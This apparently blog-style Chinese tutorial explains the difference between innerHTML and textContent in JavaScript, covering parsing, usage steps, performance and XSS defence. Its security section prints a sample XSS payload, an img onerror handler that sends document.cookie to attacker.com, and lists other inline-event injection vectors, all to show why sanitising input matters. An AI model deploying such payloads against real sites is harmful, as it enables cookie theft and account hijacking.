JavaScript修改HTML内容:innerHTML与textContent的区别及用法
深入解析JavaScript中修改HTML内容的两种核心方式innerHTML与textContent。涵盖浏览器解析机制、DOM树构建、标准操作步骤、XSS安全防御及性能对比,助你写出高效、健壮的前端代码。
card.innerHTML = signature,当用户的签名中包含带有恶意脚本的 HTML 实体或特殊字符时,页面不仅可能发生排版崩溃,甚至会触发跨站脚本(XSS)攻击。在 JavaScript 中修改 DOM 内容,核心逻辑非常明确:若需要浏览器将字符串解释为带有层级关系的 HTML 标签结构,应当选用 innerHTML;若仅需展示纯文本字符,或内容直接来源于外部用户输入,应当统一选用 textContent。本文将从内部解析流程、操作步骤、安全边界到最佳实践,彻底厘清两者的本质区别。
一、核心概念与浏览器底层解析机制
在网页中,DOM(文档对象模型)将整个 HTML 文档表示为一个由各种节点(Node)构成的树状结构。常见节点包括元素节点(Element,如 <div>、<span>)和文本节点(Text)。理解 innerHTML 与 textContent 的关键,在于掌握它们与浏览器 HTML 解析器(HTML Parser)之间的互动方式。
1. innerHTML:基于标记的 DOM 序列化与反序列化


innerHTML 属性是 Element 接口上的属性。读取 innerHTML 时,浏览器会将该元素内部所有的子节点、属性及文本转换为标准的 HTML 语法字符串(即序列化过程)。当为 innerHTML 赋予新字符串时,浏览器会立刻唤起完整的 HTML 解析引擎,执行词法分析(Tokenizing)并构建对应的 DOM 节点子树。在这个过程中,原有元素内部的所有旧子节点会被整体销毁,新生成的 DOM 树被挂载到目标元素下。
2. textContent:面向节点的纯文本直通管道
textContent 属性定义在 Node 接口上。读取 textContent 时,浏览器会递归遍历该节点及其所有后代节点,取出每一个文本节点中的文本内容并拼装成一个纯字符串,即使是包含 display: none 的隐藏元素中的文本也会被一并采集。写入 textContent 时,浏览器则完全跳过 HTML 解析器,直接将目标元素现有的所有子节点清除,并用一个包含输入字符串的单一 Text 文本节点进行替换。即使字符串中包含 <strong> 或 <script>,浏览器也绝不会将其识别为 HTML 标签,而是忠实地作为字面量文本显示。
许多开发者容易将
textContent 与 innerText 混淆。innerText 依赖于渲染树(Render Tree),会考虑 CSS 样式(例如会自动忽略 display: none 元素内的文字),并且在读取时会触发浏览器的重排(Reflow/Layout),性能开销较大;而 textContent 仅读取 DOM 树中的文本节点,性能极高且符合 W3C 标准,在常规数据渲染中应当优先选择 textContent。
二、基础用法与标准操作步骤
在日常开发中,修改 DOM 内容应当遵循规范的操作流程,包括元素获取、数据来源判定、规范写入及结果验证四个环节。
步骤 1:精确获取目标 DOM 元素并做空检查
在执行任何内容写入前,必须确保目标节点已经挂载并成功获取。在现代前端代码中,推荐统一使用 document.querySelector 或 document.getElementById:
// 目标容器:<div id="status-card" class="card"></div>
const statusCard = document.querySelector('#status-card');

// 防御性检查:确保元素存在,防止异步执行引发 Cannot set property of null 报错
if (!statusCard) {
  console.warn('目标节点不存在,操作已中止');
  return;
}
步骤 2:纯文本场景规范写入(textContent)
当数据为用户昵称、订单金额、普通状态提示等纯文本时,直接使用 textContent 进行赋值:
const rawUserName = '张三 <zhangsan@example.com>';
statusCard.textContent = rawUserName;
// 验证输出结果(示例)
console.log(statusCard.innerHTML);
// 输出:张三 <zhangsan@example.com>(浏览器内部已安全编码为实体)步骤 3:富文本与结构化标签规范写入(innerHTML)
当且仅当需要生成由不同标签组成的复杂卡片,且内容来自开发者完全可信的静态模板时,使用 innerHTML 配合 ES6 模板字符串:
// 确认为受信任的结构定义
const badgeClass = 'active';
const badgeText = '在线';

statusCard.innerHTML = `
  <div class="badge-wrapper">
    <span class="dot ${badgeClass}"></span>
    <strong class="label">${badgeText}</strong>
  </div>
`;
步骤 4:操作结果验证与 DOM 节点检查
完成赋值后,可以通过浏览器控制台的 childNodes 属性验证生成的节点类型:
console.log(statusCard.childNodes.length);
// 使用 textContent 时为 1(单一 Text 节点);使用 innerHTML 时对应生成的 Element 数量
console.log(statusCard.childNodes[0].nodeType);
// 3 代表 Node.TEXT_NODE,1 代表 Node.ELEMENT_NODE
三、关键差异深度剖析:安全、性能与特殊字符
1. 安全性:XSS 注入隐患与防御机制

安全性是区分两者的最关键分水岭。如果应用接收了未经转义的用户输入并直接传入 innerHTML,攻击者就可以构造恶意 Payload 实施存储型或反射型 XSS 攻击。
虽然 HTML5 规范明确规定通过 innerHTML 插入的 <script> 标签不会被执行,但攻击者可以使用带有内联事件监听器的 HTML 标签(如 <img>、<svg>、<iframe> 等)轻松绕过这一限制。例如:
// 假设此内容来源于用户在输入框提交的个人签名
const maliciousInput = '<img src="x" onerror="fetch(\'https://attacker.com/steal?cookie=\'+document.cookie)">';

// 危险做法:直接 innerHTML 赋值导致浏览器解析 img 标签并触发 onerror,执行恶意脚本!
container.innerHTML = maliciousInput;

// 安全做法:textContent 会将整个字符串作为纯文本节点,不触发标签解析,天然安全!
container.textContent = maliciousInput;如果业务场景确实需要渲染用户输入的富文本(如博客富文本编辑器发布的文章),必须先使用专业安全库(如 DOMPurify)进行白名单过滤清洗:
container.innerHTML = DOMPurify.sanitize(userInput);。
2. 性能开销:DOM 树重构与高频更新
每一次对 innerHTML 的赋值操作,都会强制浏览器启动完整的 HTML 解析器、执行字符串语法分析、申请内存生成整套新 Element 树并回收旧节点。在高频更新场景(例如聊天室消息流、实时股票价格波动、毫秒级倒计时器)下,频繁使用 innerHTML 会造成明显的垃圾回收(GC)压力和布局抖动(Layout Thrashing)。
相比之下,textContent 仅仅是替换或修改底层的单一文本节点指针,完全不经过 HTML Tokenizer 阶段,开销通常比 innerHTML 少数倍至数十倍,是高性能数据绑定和文本刷新的基石。
3. 特殊字符与换行渲染表现
在处理字符实体与空白换行时,两者的表现也截然不同:
- HTML 实体字符: 如果赋值
<b>,innerHTML会将其解析为字符<b>显示在页面上;而textContent赋该值时,页面会直接原样显示字符串<b>。 - 换行符
white-space: normal规则下,textContent写入的white-space: pre-line或pre-wrap,而不需要妥协改用innerHTML拼接<br>。
四、选型决策与最佳实践指导

为了在团队开发中保持一致的代码质量与安全水准,我们可以根据以下原则制定技术选型标准:
| 业务场景 | 推荐 API | 核心考量与执行逻辑 |
|---|---|---|
| 展示普通文字、用户名、数字金额、系统状态 | textContent |
无标签解析需求,保证极致性能并杜绝 XSS 风险。 |
| 快速清空容器内部的所有子节点 | textContent = '' |
相比 innerHTML = '',不触发 HTML 语法分析器,清空速度更快。 |
| 渲染受信任的静态模板片段或第三方富文本图标 | innerHTML |
明确由开发团队控制模板结构,无外部恶意输入污染。 |
| 渲染包含用户输入的受限富文本内容 | DOMPurify.sanitize() + innerHTML |
必须先经消毒白名单过滤,剔除危险事件属性和未授权标签后再注入。 |
| 向现有列表中追加新的 DOM 元素片段 | insertAdjacentHTML() |
避免使用 innerHTML += 破坏已存在节点的事件监听器与内部状态。 |
五、常见问题与避坑指南
陷阱 1:使用 innerHTML += 追加内容导致事件监听全部失效
这是前端初学者最容易踩到的“隐形地雷”。许多开发者习惯使用类似 list.innerHTML += '<li>新项</li>' 的语法向列表中添加节点。然而,+= 本质上是先读取 list.innerHTML(将所有已有子节点序列化为 HTML 文本),然后再将新字符串拼接后重新赋值给 innerHTML。
后果: 已经存在的所有 <li> 元素被浏览器全部销毁重建!凡是通过 addEventListener 绑定的点击事件、正在进行的动画状态、输入框中尚未提交的文字,都会瞬间全部丢失。
正确解法: 使用标准推荐的 insertAdjacentHTML 方法,或者使用 document.createElement + appendChild 进行精准追加:
// 正确做法:只将新 HTML 片段追加到末尾,不会销毁原有节点,事件与状态完好保留
list.insertAdjacentHTML('beforeend', '<li>新项</li>');
陷阱 2:向 textContent 中传入 <br> 期望换行
有时开发者希望纯文本中的换行以换行标签呈现,误写出 container.textContent = '第一行<br>第二行'。结果页面上直接显示出了文字 第一行<br>第二行。
正确解法: 文本换行应当传入标准的换行字符
,并为容器指定保留换行的 CSS 属性:
// JS 部分:传入自然换行符
container.textContent = "第一行内容\n第二行内容";

/* CSS 部分:保留换行显示 */
/* #container { white-space: pre-line; } */
陷阱 3:以为 innerHTML 屏蔽了 <script> 就可以高枕无忧
部分开发者误以为现代浏览器在 innerHTML 下禁用了 <script> 执行,就可以随意接受外部输入。正如前文图 4 所揭示的,黑客绝大多数情况下并不是直接注入 <script> 标签,而是使用 <svg onload=...>、<img src=x onerror=...>、<body onload=...> 等内联事件驱动。只要使用 innerHTML 解析了包含此类属性的标签,恶意代码就会立即在用户浏览器中执行。因此,防范 XSS 的唯一彻底办法,就是在纯文本场景坚定不移地使用 textContent。
innerHTML 处理的是“标记语言”,赋予你操控 HTML 结构与富文本的能力,但也背负着解析开销与注入风险;textContent 处理的是“数据字符”,为你提供极速、干净、绝对安全的纯文本直通车。在编写每一行 DOM 修改代码时,先问自己一句:“我需要渲染标签吗?”——答案若是否定的,毫不犹豫地选择 textContent。
JavaScript能手动释放内存吗?详解GC机制与引用解除
2026-11-19 12:14:15
JS批量创建div元素怎么优化DOM操作性能
2026-11-19 08:33:09
HTML引入JS时async与defer的区别及加载顺序详解
2026-11-19 08:05:38
JS双向绑定性能优化:大数据量渲染卡顿的解决方案
2026-11-17 23:50:09
lucky-canvas使用指南:快速集成高性能JS抽奖转盘组件
2026-11-17 19:11:57